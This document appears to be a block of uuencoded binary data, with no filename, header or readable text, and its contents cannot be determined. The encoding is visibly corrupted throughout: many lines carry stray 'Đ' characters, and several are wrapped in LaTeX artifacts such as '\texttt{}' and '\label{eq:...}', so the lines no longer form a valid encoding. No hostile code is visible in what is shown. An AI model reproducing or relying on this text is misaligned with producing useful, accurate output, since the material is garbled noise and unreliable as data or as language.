<=QM]ITUW9R)XEZWF\$!P<CK%2@]9-]U8=SGB=W;59Y6U;#;2FHSSĐ MC/FE#=5.\HTM&ZL8I[NP[&WQ#I!2T*`R3IRI/YF04Z3YX=I;"<*D*_SVS64Đ $\texttt{MIH[4N(*@_>-Z12P2@@"I"B_D\&O2P`$D*P(9)XF)O(+B!1-([-2S/>_-8M)\LD))}$ MIXLM)I[-2Q5;Q&P:CHB,[%4%Y7AAD\XJ8B0>=:F4R@=?<SF-ZNB54S\$*4?35D M__ERW?(FY4'`+?FN)^YY)O#5)B'/_Y+[BK\BPCO\#(L.B'I(=7<\HHGC,!E!D M,:D_K]OR9^Q\+I#-8I/B=KX\$XZO&3RXX_<5?[;Q;WQB<SX:6QXIU6[+B%U8PD $M>P/QI@''^1#)#(-6[(4]!0](`"^-N"B_W8M8:NXK$/C]?$44A'!6?JF1TEYD$ $MW^{(?4\&8V\710@B".,2R00)+*@CB\#^+0QE.O+*UQ,$+>IHWBCQ&4B6HVRQR1D}$ MS?>&AX=G[XC'M?5=_ST\2@_`A?6[X0S00X=G.)[TX6WV?+KT4"&5M.RB7(O)Đ MCVZ<[GJ[I&7LO\$?3,&QRF.(R'[^;%@B-BLTV70%]> 8B2-/O-SV<2+\QIO:2Đ $\label{eq:md_partial} $$MD\&, Z[A(RR-4RGG<++,-22\&OV^$1189"E;5O(P6Q++,E\H=]5F^VCA\#M]B.W=YD$$$ MF#/H5Q--/_R]/R4GE7S`AEFC/DR\`\$I[N:O^L?&IA;[.F4X04?(T0_R;)"@!Đ MP(6?4E81J5`.:V"?K<+9KGH7)[WR!+NC-/JLFCXDK8-]ZV'%WS`=I>'4\$+W:Đ $\texttt{M!R=IOTJ8@BT.?.-?P?8>NB_1S7+\KK\8E@Q!:&^XT3A8,<=D*0)Z8\>:\#+<\texttt{MD} }$ $\label{eq:mzjy} $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"W?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=\#WFBD $$ $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"W?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=#WFBD $$ $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"M?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=#WFBD $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"M?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=#WFBD $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"M?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=#WFBD $$ MZJY]RM_&;+C.58_{\#\&}:>P!%\\"M?^^>[VS:GZ8RG*+E880E)V-J'8]%"C=#WFBD $$ MZJY]RM_&;+C.58_{\#\&}:+C.58_$ M4HE<_!7+@OR4Z1#[2JJ])HTRDR4W>#'*EH?2L650.:EA01;4>Q9\!LM13(OKĐ

M#X#)QV18S;(CI`A&]=(/AD<#U/[Q"Y`LARE-Q\$BB9=?&<\P#PDY=!P@&7@N/Đ M>-R&T]D'X0E"9)9]#'[\\$8[[6%RS"\[Y"25(#<:0/,:QZGG5&1]^S87#8U:4Đ MY?H9G`!4/*KKCTD0B\0<_=+SU7WLN_HV\\/8LZT:@+)8X_WF012Z^\S;@ONPĐ M[</K2B!Z[5[/H-=`,94#CEVXG1]\2#F;@KME>8;.>#2/AT"5<,L\$>S5?\$FCED M_\$WME9S^&UW5NCR+ZR/=M[K:\DC)3(*+N-\-*((&7\$8FL,I]>L?6*2#W/./=Đ $MOB.7"VX+OGX$34B-$<15!;[7(J^/AR7N=!-L2A'XJ[8C^J8Z@K]7FYY7?!]>Đ$ MSSNAE4/?>ZLI<]R\$V;=;Y;)^*&TA<^VC<!TDJ<P3<&XXJ7P\ >-*+:>!S*H)Đ $MF7^/\V+KZ>P@=%(9=$N<S70I@+^*KI98$LE?!6AI$0UC#(]K!O.,U6"O;Q$0D$ $\texttt{M-S9VD9:?8^8} \\ **1[V=X['L\%:+WWD?BP0(EM"3*5H,\#KJ6D8*1;M+M\B3<]R]D \\ + (EM"3*5H,\#KJ6D8*1;M+M\B3<]R]D \\ + (EM"3*5H,\#KM*1;M+M\B3<]R]D \\ + (EM"3*5H,\#KM*1;M+M\B3) \\$ M'Z[C@B8QZR'A-.WQ.96?%\NPEJ90*=#\FXU*I[+W/YXV%\Z@L59&_S!M*'^8Đ MIQIK&VAK^B&G9>D8[)F"F&[\93V@\$O>W.0>[ENOR0-6GS?5W9/(,<B#BJ6"TD $\texttt{M?KS\$BQ.'@L]0=D*\$,]X`Q]Y\#`2<;V,[786[L(0A2(K<M`^WJ4+_%=;85T=[)D]) = \texttt{M?KS\$BQ.'} = \texttt{M.KS\$BQ.'} = \texttt{M.KSB.'} =$ M]W1'7W[1@ZP,'UML^T;_>#O+=+[%9RV<[L-X-3+\$IB#Z;@['X,-JVN_ZI=7>Đ M\$!^+SZQ;<IXKAR8/UH_YE@TWUG)Q4-K7K\E5/K:'>U[F7]]M;4B-&YJ\;;53D $M[-^{YE};[6(D"5*CJ&*N>EMII+]+\\91.[KR1K>3[?,"(1'2>`]5^LD.V$-S;G,Đ]$ M\$+!+\\$85)E=TZ#I:W:+?7\]JE755RE>EY]N,U"0<T<G+DH`[3T3".VR'V'2DĐ MG*(#(FGOS)4&6EK8.XX\0(-\`UX\;``.*P4-W!ROP26RK7&_7%0IJ/P7:1ZJĐ M>HT.DH%).)U^L\XE%(QC?S1G!682,A8B`Q6/RT1"2]X9N_\$00MO][7@Q6E0AD M+/IOX`N[)CONL.83)KG]>3?R8#]17EFP3+?=!512)MG4";-;1]VH@L2"70-LĐ M72BV5N\D4AK)!7MC"`)7_M7IFLO_1T"(R(7A;,*1[8,:;UG]MRWCPE/\$6I*6Đ $\texttt{M-00QSD} : \texttt{H\#78Y?\#XWB} \texttt{IYC3=''F]DS7'N.?} \\ \texttt{A8-K(G!*I_;59DM*/1.1>U*VD} \\ \texttt{DS7'N.?} \\ \texttt{DS7'N..} \\$ MV4E(-VSOX,_BNL>8?@EAA3.QIM0EJ;R8';P"OT7B4((">1FSQ>5ZXWC;FUD/Đ M8H\0SUNCCT5M^P4>%G22NDF,UG^'62!9K08AR7CJQ/`;A)%Z5_\$!Q.PZRNL1Đ MD%#D[?C?K\\$AH]S.:]KEA2WV[70L`8WKE00W?(^MQC.QQ@>Y7[R0WZT7=@\$JÐ $M=X$2(.L&GVQFB'!W8KW'P[E<N!#<G_'62[_+)Y,F@1?O4]7!`X^,J?&#>+WD$ MO1B<'Q*M;`-J%CJ,TL=<&EB@M(Y420=P`JV"?U!AF:.A0413EC(E4M/RG`W9Đ MYC]&AW+R^)UB:]?./;;V+LG/1D73/9)XRZ\$;SZ UC+59+D>?S1/[\/?[KL]`Đ MQG6K9\$JLU1S5L<2!8AX>EV=Z4U*KNO7@3#B<>V4(>T0"D^A>3HZNF)!J5)E<Đ MJ_7M=N`/Q=?,ORS^;7D,H<M;RFW-X[NZDWWLYQ+_+54_?^LS99V]Z:6]:*;QĐ MGD67H&E[2)@5FP:)>20[V;;46(6IG9[S`WJG,P8V=43^*)!-G.:7GF%/?(K:Đ MU>%*/]H\^^<P68'_@EW]+<L1_W'WRRV9H8C7.QKE>%M,^(-:;M/C6*@ER;#D MCYE:KI*VL")][00B3.P4V<P;:\?)G_3F]_1K65\$^U7?*]\3#+\$(V,<:O[/KOĐ MF=8E)G?6S:E+5GH-[OH'JVD`REK=D/H,FQZ^CQ6`C@TK,[OX^=]:]VX6#[M1Đ MEA3TCXPEBRF!X^'U9\ZUCGI/#.]`#E:7/0W%0^P">%VWT[3<S#D3MU\$Q<^.RĐ M%:IC/4-,+/WC:MUE304\JKR1.`F67I@0C1YUA'2\P/S0.E&!<!R_'H;@F5E%Đ MN>-7ZKAF>H>X<Z&*>]DN\1](`\\F.?52G[9\U?N9KEKOY(-('_]&CBZ@M':?Đ $\label{eq:maker} $$M@\8!2) \#QMG6YZYY; WK<, V-)/\&XZ4V^9(,+N$)?G1$>:3L_`(9[ZXHF>,0($+D)]. $$$ M5-N1<.LG,;70\:[CM\#CDM#<617K],!OYK":V#AH\C?!R\XGO2"53RKSG-]0Đ MW\$WR\C].5+\YZW=Z-*684YA0.`YBME&C?PCS6!H:FP9`!5&%<2ZJ+8Q=W6'*D MM'*05>9G PS\,80-^L&"*DP79?S7]YQ4%JL70"O\HS`9E:H?GI[%%7-,D!C"Đ M"ELW7%W-)<4%&LC04!WK(%M'^YL50PS<)GW+\CS\(\`35K.LHFC?^)B\$^OD9\D MR9&!U)B^+S/L\9`8W=1%/J61^GABI\@6)(C&A'434#I+XX:JM6L.3E?U#?:CĐ ML+8Z5K>E+94T)Y>0]TY+M0-&(TF>#*4NSL#D+A(*A:; L<P#04 6-V*B(HS>Đ M63C65D5P[M6ZS^6F0SPM.M?=IRNS&617%6A)^'7XB=D*"8/C6\^`?<1L`A:8Đ MRX4/T3#)CPOR7S@4[(FU!J(3:3RJ;\,4)R2W8L:S"GY?ZU++\$XBXX_K%9TBAĐ MA`70FC-?Q-%4D-^5PZ47G`;E?O-H_)RL"&SZ6S/R*X2N2H_S8VS9R-@V@\$.OĐ M"LD;U.7!_G!JYD4J`[>Z'ZAD1.ZX_?Q`M&;S81;1\KLN^K[V(]'60]K:?R"8Đ $M'"O;^{5}RMO,P]1ER[!4J.=J.NJZQ^5(K266;258ZVWIOP>9F#?_UN;YPD]$ MC+XQA,,12>\$%VBHK8R2`GF7:QE_7[C7QSEHZ0C&DB/V>N=T(<Y%J965EMEREÐ M5.VO64UVB4)NS5+-@.(FYG'*9\$W"C6%`YG@*?:(_.#2%,^&<0<GDW='T4A.OÐ M<Y/VN,;GRU%N,5916-2``DB_%M9):2L3]GRBN<U6?KZ=%=6W4KVV49(,EK9CÐ $M"$88{[4!+`,?PB]F<&2[G1S*K]VL2]=$`++7&=`98T6RM\LE#6`$N7@!\&XD$ MHDY96?`.0#L,;.H5KZ#\K%^N,4`0#5\$8(AGG8QD*_?3_H>N=HBN-FJ[10<,=Đ MV[9MV^YT;-OH.#ONV#8[Z=@=JV/;MCJVSOM^YUR<,\[_C7G[C.=BK515-:MJD MS++.`]V<BOXG"3BH^)7W+2\$,Q!!/(.*8HXC[I2N\$\$<XS:U?3I3GK05X'I>D8Đ $M;H@U0(C;;Y5@^{+0A9-,6ZE(G"5U'BB\#NX03?S7R4P:^KS@6@NIZE.,('+D)})$ MV)#[U)14G;CNW\J%,KM&?EU&\@`YTFC?TKW\,?B>]]OY[YE"^U9(P%BR@_@\$Đ M:43CS#1, %E)HD]^)SJ*OCZ>1B'&(7I02, 'Z8`*6+<4R(S).O,L?L\Q4ENFU!Đ MMCIQN6J:;) `K='&\$CCS0-:A-MB!:CD`OM(H(3OVE*&9Y6L1DX1#UY#&]33@3Đ M?<\$9K7\$\$`<:*"C<.5.5GL]26Z94;XW6ER+:DA/>D\$B6&&-5EH=%.J_L(/V]VD M8:BWDCBQ.\OV+J<9=NU[I[AK0'ZU,@OL-@7A>)B`K!']\R%\$?\\$SJIP5J?W5Đ

M6<W:M5U!T%5_1N*35!LNX%*NFNW\1/K\$%/-FQ@'J"-9#`!0+.I%?777P5GEQĐ M\O3#>AE#'3I'`L;4H:\SD2\AWE1W&7.FC;1*JT:MX?VP6XK`A2B*4DLAE_M<Đ MD8__N5.;*U'(?@3I0Q]F]K'K_FX-KD70F]0*[#08@D_5DU+7@FU]+\O[W"[%Đ M\$':6^=^P3YN+DEG7B=\$"Z-X69JC,WCQ[MMOF(5+B4W5,L]V2N[3ED>V_#4IMD $M[)V/"<88[K_G:7$*V:_<N0[='P_=HQF+NFOV#;TW7<U-JR-U36F/KI@M+?55D]$ M:NAPRQN75_(+S_C9]?90'OL.K4)\$L[H?[72K<DJ>,I!16:\$QDZ=7/F014@J-Ð M`)8&/T7!WQIJ[)V"M OQZI@;<@KCP2WHC31Q2=T?[2&;DCL(QEJ"BXX W;FGD $M0*WBY10$"A+7IPSGL@51*F+/)=&<:I_2JF,S@3J!$EA<-WLE*WBOA..LF(+)D$ M;#-_BY.4)QM>A\$Y_AA?^=<,;,Q6HRWG=CX3B^3=N%EL3"NQZ%A)K.%+E@?.IÐ ${\tt MQI\&4S"?C^B5:I12(O'/W7U'OO[G2"C^CE'[L2EO1NV0ZU^'--T[]]>\$Q<)J.*D}$ M\$8X0XN1PGMY"H-T95#\$_P^RN+KZ`%HLX`Q(\$Z3Z\$.U,%.3M(/\Q[!1_;]BA4D MV%[K.V_&<"P@"<+.NNK`<Z5);*8MP;Y3.<;20V/`RO<(FKH1P8+C:S12X'/)D M*OTN#QHEB;-)/NE9RAGD'6B``>J:#=YYI&(WP7Z@K"7\H7Y%Y1Y2!C[(YH0<Đ $M'(D']3Q\)0APL*8(YM*\Z(3&=)WX!7D/?\?1QQ]C@I*D*XKV>>;"]HF_@PG#D$ M-@[9U-PG'W8O.(,KEET*5V*QS&D]/F@JAD3PZ+UB>5;SW8ZV>31&*]@?D+P!Đ M6)_SLY%M5PTZCT\]9=7`^`[8\$7^A*X<\KR;CQWV#FA8\$C&K7/K@IF&#<B^&CD $M>TK";54\PO7ZO!^3O[%]JSS>(&60%2443^VJH(7$=`^D$O]I(G)/=V[!-H/?Đ$ M0^<GJWO\$_ZAHWN-013C@;G<Z?CFT/BC<W]+[:`S\$^+TY!Y=IF33R],H_C/>RĐ M'I)+H#<<KAC43/80RV3SMBI2'S_YX?=6X3]ONU8W6;:I=T=F-V_;;A\$G?W^^Ð $\label{eq:mq} \texttt{MQ)V\&4:NG-Y3\$U)JR=+0<N=_2_-)\T[_D\$V\[\="^^VZAL.(0<F.H[X5>55\$3D)] + (0<F.H[X5>55\$3D)] + (0<F.H[X5>55\$3D) + (0<F.H[X5>55\$3D)] + (0<F.H[X5>55\$3D) + (0<F.H[X5>55\$3D)] + (0<F.H[X5>55\$3D) + ($ M`U&OC.!OF7F[9E=K,]1]9EMG!OC%PDX#U]?C9&AB_GT""YDS:8\V_7Y,-PUJĐ $M\V\#FU'^W/9)FS(M-H!.C"C:`^HM(.^1E\$JP!563->"<Y\3<*?<44MJ[[/1N]D]$ MJ8A91%`WJ<BO>U0JW\$)]^/,G)_R?[N_UN7C3,ND]\0081M^]I%7%K7D_L%Y0Đ M5C'>,\$N=R=H>OK260@088/T>OZH-X%Y<>F43KA(338@&Q.,@4JVE3(RR]CO!Đ M<1,X9Q9,E\$W5>4IF!M1OK6HA-L?VLW5"A6'F1-I%J?T*_T1QCB(ET-&`.@D&D MP&[*JNZ6(6/;XP#K#B1A9C`AM!#5H)[W`97J/5K2*^'ELM8\N`Y0D>_-BP]-D $M[18!2M^3:.2>&QU:]]#H+N@"'3P?'#A.[DCI5%-?MH^&%(W9;G)+P9\Z-\XD$ M@V\D\$FVTJ,&*8)^3\?M[Q.B;/UN3OQG6%=;GEZ!.3G`*6=U%FX0(MOIYIZH+D MJ""D)5";1%T1'<L,E3F4N77E]^+A6W6YOZMQ=B-&.T)Z&ORR8?*OZ%H-K_O1Đ M]+\H@'#_SU(P2\$PT.S*ONQ&*K[`T39:7Z4!B,#/F(`?'851E#?2S!I1_7<"SĐ M8VSX,!OCG&F\`U&?5)K#?2FNY4@/'"^>CX`8PS\S4ZLV%)X`ZAT+J.-8Z0Q@Đ $\texttt{M>[F;Y5^C-I*'W[A.D[\&]N\&(,`=2^T5?O4^;S;";I"[WD*Z;B1\&THYZ:`/T?KĐ]) }$ M5&C=[#LQS3^74*46%D,"%3.P3_4M_6NOO<L;[==Q'%F<.0@`O`8R=)"LA*7RĐ M8[:%BL*/<HLOPTBSL\$]+-AO:6V+I<A*)=W;]TY&52/OLF45T,.\L;>@@%]7'D MT=]DKJ:GLM`M)L`(T/,;KZ((E7;PM5CH>WT@B))M(1%/;!Y0`D762P*!,+8_Đ M-9,@SIX-6G#PX0CB+@O<*[KF=?I-@%@#^D8(`+BU%>C0&+?S`7^&T3<[95;,D MWTJ`@U:TFKM.:&[:T:@\R%)4@T@L_-DZ47;#"(#=&\91&AI:`&-7"-*Q^;MDD MC<&)HGKM5%M;-\$&S/41Q7\9TS]T?)@6-PJQ=SZVID -C.WW.9 RAD>WZ:BLTĐ MZHV3[/8+NWM<0Y%5U=(J<625YY`]C**L3%@Z\HD&:0!#_HS?0:2B#G7_YN8KĐ $M] = ++@2TUBQ0 VCZHQ/*], 0^FV - _9 [^1(@,Y,3Z[3KO9?;5[T\.-Z15FG^W(D)])]$ MS5S4ZXZ/GB^.ED>VYO^7J<7J/@@"]6=-ZJC20LFA&#V<?X:U>HW7&IK?Q3@ Đ M70'49'5%FN(`(0G]+#\$T?`GC\$`MP+%IHG!H%+6.VA5/R'CN;&]JTS7WW=WV1Đ M//)D44PQ10:FD>Z]X"Q28IPI*\$S\$C&(JD*W\$@AD?5.N\$RWLL*7"<]1!MQOO/ÐMY1/-B\$4_-9PS'B!N.],'UU+WKN%"VWA8MRR]V5@SR'<AEQ'?<8&K(6UE(:X!Đ $\label{eq:main_main} $$M@^1!]-W^6UV$B?D,?0/V$B-&H?.)$00R$$#4(U\7,4;@A@!&)G@*U1\>@*?8'D.$$$ M.VDP\$+7*\]N"L\$!EZZ)E9_F/U#,\$B'M\1L5\$2VP8/[XJ6SU=-L8=''6Z\\JLD $MQ9Y&4-TR_&+3K7?'7B-)P'=(45IU4T>P*AH$0R8@:$>/[&S/A':)XY4;=H?UD$ $MH7Z+"!"E[QP'$$_H$H9PU+D=OV<Y^$#I$N>>R`4J7\5=C9A7+;I4=2//1'HZD$ M!TE)&=5]WSJ1@=I%18>'+<+Y`S1U0*3]?LG,TL<\$CM5(34K,#\$DXL9!]O4Z^Ð MZ/D2'A-W!SJ[D?NEU>>R@58C"J6.'C\$+/E1-\$5(':HD`C>TF&]5#;16G@Q<YĐ MF6-310&YEKA2;ZH\$[T=)H]M^<#\PD'C2/RORL?]T_3M*T\WD8@_IIO"]:FP]D $M\]/02!W@%K88J)^B@P?7!-ZQ<_&?94#TC$Z<Q'7K1SX6$EF'+$N\.2K+GI&,D$ MQU7>+KX=2M?&/YB/2SI7?8X["\$Y=S/\OFH#&;TV]TGA&]DE8@>-25H@QM8ZWĐ $MK^{=.HP=./<MA^W2_/M50;^NMAW09^>!(,D$H;W'C!J^"AIKH\==4(C$<1C\/Ð)$ MEQXZRX&A6#G12`!&\$%]/3YGAC/H\GSJMH-B50A#MO^@KN`M4XYT`/CYOW>G;D M6ZYG`9G!UUAC:@G<%QX@,T,LXY2Z>J7X1A,DSA1C2`P+O(.5U;'U&YP]6U/2Đ M!A>FHM``\$5+RCT\$5\7,#N\2M%X0^,N.9#4T:05GUW@5;/PE38#2DK\L,`[K'Đ MV.:/+<`UY,70>\Z*JEN%)T>'PV>,N-:5GX">)8*A"A/K^WFHND+AL2JQ\$S/3D

M^\P]M(K;R72CT:9\J[\$MWROFS?:G.6'?F[!?%B\-I:Y_\$V%']9P\$F2-(//X<D $MF!_J%K"WAQIK^&!+[J!-/0V/?,,8:XLD%O7%M+=84AY-(`E\5C;TN<'2,3A(Đ))$ $M-QF0'I4AZ8;MY2=8-0VGNY:\X8:0,SEI*[KYZ]_07I=\#R/AP3BS$/U;Q*]<>D$ MV\$J;[O2`2+,F331KGX:=PSXZDY<EBN?<\SU3Q*E-WW<R]S:]AS"&GVV!5X(ZĐ M\`-O2\$ST<<,WT*\FL77+#S)3R8=473<PIOIGY_/[U^@_7\44;H?UGSWMW^?8D M&P"<9), N!DBB[`"K3NPPMKS-U=NQ\:OR[3@BWX+7)L?(,G'7(-T35P//429VĐ MD Y `*&^A>![XS)+^&9<)\3+:EB"99MD#7U.>"0VS@?O^^U/6("@PKAD%[TJĐ MB^\$=-VR.ODI^!0*7AR#7PY\T\$9]+_/]%J-#83L>8`M\(,P29EB,4D38<OOMVD M[:ODQW0>0'WD-_RXV]=3%:'W`IDL06YT,Z\$V'B"`\$T@I60HY,W@C.O"K`9]\D MW]CC)P6\$:)GF0X`IB,?L:)BVV3-KACW",JL)5T^LSF)DKX%SM)>R;R\;[Q+DĐ M;*.)"N8S+TKH0_O=W%\BF.=>P?BTO\GD<+M>Z:B"6879#=)>A`#+AK'^H!4%D MP+TJSA!%!=-).(\<*R7K_C3'`%VS\$Q"#:P%];!`6@*Z,&Z905?K68'.8C#U=Đ $MK38=)>OJ9F5D<OMXB-W?W-.,OC.X\.R(L<](PLO1@VA0`T!E<*!@MBW%[@_+D=0.00])$ MU4;L#9AKMA@6322'F]L?T4*2,PH2!N>9AH'8XY1H.O*LFR2LL\$L\$/M_'=,@5Đ M9511&*DL-!K,9]&]+V-;#T8HD)-S],^T2FUP#3CU\:UT\$B?_QH:1,Z+:T]HQĐ M:) \`.1SV&!E8Z@'/\]BI_(TU\55DQ\\$ID/?Q>2,/OZ]?"\+K0ZK*!Q+?D"NSPS\D MTZ?KNU8P&FA"J%JALS-;VGF917%@/2CB2-)`+%1\NQXZG5CZJ`[X77\F\>!;D M:*@5:902EIB):H-Y36X7KRC%OJ*=#Y\$2BYAF;/[-Z^,P/6_6+-_W'[3#I+"OĐ $\texttt{M4I} (\$\texttt{BH}! \texttt{J^++ZAC@Z-=;1}] \texttt{"R\&PU} (\texttt{IUT.-5D\#Y.L:^H\$}) ? \texttt{G2V@G7\$} \texttt{]DG} \texttt{]I*8GJD}$ M4"IU!!Y2@&%"\$KL)=H!21PM@.?-;/BB6%^86?FU7H&YLAC4^>S>THIS#(9GIĐ $\verb|M"M+3I5C+PRGD#@KED.||]A!>1) = 8L \V7@<OJ/\&\&'EC@ZUS54H4BK\&\&LC+VD| | A!>1) = 8L \V7@<OJ/\&\&'EC@ZUS54H4BK&\&LC+VD| | A!>1 | A$ MV3(QJ;^O/H4FZBQZ/(N(HU&:5K2G'OF[)HDV'H'0EB[@W\$*W5LB8)!%B(60WĐ M` -N^ M*)79]D(/!SLR96=\$\$DN?R>!B>+\RBW1Z7N=EB?6#C S+DC*YG7%P8Đ MAYTA#F`LC_8/1\ASG[MA=Q]QMA"/)1`!QD03H3WRH/;"@:G#)\@P]&6;O1.4D MD';UE<'TYNAB?/+D;`UE`%51@0@\$(874WS<\$0>&@_J:18-<@.'13+V)<9<3=D MO;+07* Z=ON%B0!]48X!@D`*O9C>3*PMF9DIB'#3L3EY2&,9U!C?]@*9O ;ND MRJ"0NR>`*%.PIV;;@GU4K=(^F8<]SGD)OUYY*(8#4E\$`8N;>\$F8>:/T4IAP5Đ $MYAD+GETR\&DP \setminus 1 > 4 < NZ, /^(Z=-P/= "#$`U=AA].A8S9QM \setminus P"!`A@&FD#II9]D$ M\-1BKVHL">N!.PJ^0VO?9@PK/;"=CP'ST;V5L&3A/-M^M57:#]&,^NQ&>7ZWD $M9.]Y(91(1A0"IYQN)_[+G4R_W&X3`B]?]EJNU^9W_^:&FQZ?2S.U4BH$&*DÐ$ M,=3\`>UVVI7X=W"[#L3R['8D3.3P*75_!?S.\;NM7\E_U<"TB<`5F/#L!?J.Đ M[I4J6#Q>Y!\<GZK_Q]G'IUGE^V,\B',/W-N/3CHA;-;:\CWE-&+:X_&Y9L3@Đ M"BM&1453LK`H'+%DL`P3>K1T/L]!WGZ^&0%\$Y5/M:KI\$^7^<!;GY'K2?UR1LD $MXS!!BZ:PM&[Z$*W\!/)=O6-PGN\^P^T?'"1/I3[FMH_,JW11_LIQ+<KQ7*N?D]$ $M:_QAY+TWBM,G_:8QQ7=,>3IO!Q#=TX4SK?(\7>-"3LADC&![N:WD4?V"OIV>D)$ MGQKB4S_<_&&DNK37!YM/^_6T,7![B).<^N#^DHHC&_]/8&1Q63_X>DA\043+D ML>O0\$*!*'"HLD9)G^@J2.QBJDZ^=ADA=";\$Y)0:K0<W^QT@X^Q+"4W:C[?>AD M<0PIL0XMC\$,]I&0?E-C-AEK+I_W,\$R\9&JV8\$AC!\$T'\X;S\AZ=6GPC<>D#1D M)HF#[C?'Q--Y*UE;W?8<_R4Y>L?`?KACZSGXAG'FKGO7AV1H!,LQIM:-V'JBÐ MI/UX\$4G/]4M2)-B`W<'A@V25;E)W1IYM'RKPS93Q?NFHCI5!5<RRW8QR:W">Đ M\$H)'\$S,.7\$!U 3B2.'.JP\BDOCZF?VS/GLBJT \Z<\ZG@[TB6TXQD,VHJ0\\$\D M(TCM?WTN0YI?[Y`U>-V8&J2PA;(P,&!DSLV58F<N 1Q2Y<TB7W`\L;G)V-C@Đ M!EC7J4+5%1@C9<A#F4,\$)7AQES<VG;8OWQ%C&LF+MG,[T]:3!G\W__47\'W!Đ $M2J,2Y2V:A;N-9)R5+'-$&N?7A_4*#@<\#_G](3/-"T1X7Y\.Z>S*W/B&NIS=?D$ $\label{eq:mv} \texttt{MV}[<0Q\&P(2_AB-+R]S.20.J:5E(\F;/BHVO1FS@\$TN7*5\#QWN"+X&OC?.8A.]$D$ MDYGFYA*2'6A6LM!K_@@[KB3FE+[EHA%N;6A1#KWNKUU8[^O=7X"=O%]6@0 -Đ $\label{eq:mk:u0d:2@3'+7_E} $$ MK; U0D! 2@3'+7_E]?J'(<?$C\#JW; 3+^[MR][V*_R/RX$$:1??J/PESG>VK3D] $$$ $\texttt{MQVO}_8(\texttt{M.V+<]} + \texttt{T!}_7 * \texttt{\#U=DA39A>R8+} \\ @\texttt{P$1G}_2 \\ \texttt{U7U=(IYL=Z1M?^5]C} \\ \texttt{C}_1 \\ \texttt{M&D}_2 \\ \texttt{D}_3 \\ \texttt{D}_4 \\ \texttt{D}_5 \\ \texttt{D}_5 \\ \texttt{D}_6 \\ \texttt{$ M01^!T*Q-XHY_=F%679X!WF>G7\E^K%1=`\$:\$WJ0L(:LX??=9C=MXR*<PYJ4^Đ M\$\$V`;O?;I^_IJAEM[PIZSCDQW_X]QV\$(BDBOEZO\E6\$7%9&)[WAZ+<#MC.UTD MEPR)P@ :-ON:>G\$])OI1.)EK/I:BQ=IM])>-Z##R5QXTR+-&\&YBG]UB#3-%Đ M0165WX#W*\$VO%K9XCD\$"!D5#8#M@&(G=617DW3)L\$AWT@[RL"`D#NKYD11<Đ MVIIXW<<""?.8SG>'`Q'S)M;]<@3+=QI:7&K7JNRZB;0<K'.:-C'E;ZYT(]]VÐ M]>EK,H[L>E9A-6[TU5)+&+`RR]LJ(=:R;/@E\O)^IP*XSJ5!\$72NK=+O0@=HĐ M!5YB0&2A@:_:`,OPM_P4%VZI@M<[7>RF!U[>NR]6%B<SB2LL(!(OC*H9=SH6D MAD2\GG?J@?`XF:YS0,PFQ:\</_:5?&%PWJ7&^@Q*60[U^S5U7/7DCX-)V.YSĐ $\label{eq:mm(=)EHW_E>:U0'\:!R%!&$E+YA7`KZ(C^IK+FE`RWTYM?\P,ZC9:QO)&($I"D$)} \\$ MH3<NB3WC@;4P3?20&7]SD#E?/4&BBI:;0555N`,L\$-'VQ-\$KG1D[,3*1(@L%Đ MPV.; ZI\DC7^Q#9-3)L^D01A*EBZE&\1:V"\$6!AM@@T.E!#^I,?ZN+?U0#NCAĐ

M\]C^[K_,M`U?;.8IP%Z?0%6'K?.F"@7=<6[[.Y6K"?E:8WNRVOEF@MJ.LYR*Đ $M(@_^F@)J-\\"+-*^{4}AQ10N;69?QR_^X'2]%<-]@]^X,!>F[LB2[_5$XG""Đ$ $M@UGS/):0[[OGN@>$MKJ*7'X`9*E"NF>#]2Q[76<W]/4#2R:02XS@_0S3ROPTÐ$ M0-2"=TX&A(F#C3-.A6/\$-"WT54?H?OTYLX@/U6).U4O6VF2G!>!>(?<^OWPRĐ M?W3JV<4E3B=7\$7H`L_^)\$WC\$K:-]2C&+?^MHR*[I?*>OGLYPD0",32;Y7OEJĐ MOSZ=TY!T?@&[/<93*DC&LIUZ*.XLI_N/.;UO!F4.2K4,D^22AT(2^:1KNA[QĐ MA0*4;O#Y]JY#9H;F;RH(%60O*;G`CM@?M)O0K(ZH&=FK<RW^ -I.A\^=Q?H>Đ MAZ6NQYL_&#+\9Z'3BPP[1H"!JTJ/FTXL?'?W"HLT4F,'/?\$?6C\/V\\'EH2YĐ $MI\&_0#<0^{\})\$ M*!V5W.?KHU5N/1C"^Z+>RGSJ@BOAK#Y:\>NO`6!X/!++HU^]9C1,\H/][^L3D M5+(C_,6;".*H+CBR53Y]JJM`P1-B2++=[^L2Y_1P5@#5@_XY3A)P+\$'610+D $MW\&F3/[9J9<28V]$$\#7@2!\#1)I-R\G\#\$\)=<8"`0M:C'F^]]VQ1"JAZFNU`G"Đ$ MU3E==?U8K\$I.-_*.:W):AT2L9]_9B5RN?NVS_#+YWY7)9R`(L%I_R0H^V"]5D MTOWMW5%Z[X9I'3K!\$L.+1J^)B/']"S6SX,2NY3(FL;&4M%4F2TM84UU()8?YĐ M.V&=N>I-WT+<!_%:'"\L63ZG'WHIYBN_JAJIR^>R((ZS,#D[4UBJI!,9_?V(Đ MW_PG52:SBZHUT0Y#?<3>;M!#+XXH2S5+/_FY1P;^?'&D@QUA<A19(:G_Z-BAÐ M^A56KZDM?8,ZQ+WI"9W4\UZ+30[E;\$X9FX9"F3^6NKE,GRW\5&\$\NC<F6L[!Đ M(#685*C]*;F[RQ?@[(T3_\$11:JV\$ER\$_@+:&KXF="WVT`'&A%#:4+-/@Y@98Đ M093*, "F[0]168.YY9\0T@AU2Q^F\$,=M./:N4EHA5+#8NT!R*W]:9^EK.;-C^Đ $M?-M?^?=-\#4_U@R>XAHUU+(.7\#)/Z)T08C4Q+.`8*\8:1&$OXYPOKD&U"ZLR8Đ$ M-@@OS^]VO?@KWT?\:#*3#/;=(Y`U86TTDH8(WE,+6UY*6NW9DHVSX_:6/753D M6P]6B7TSHSJ942SM4,:ZBL3T?FGF5YX>?C\\$2\<[88R.K:M)CG1BT+>H\$@%QD 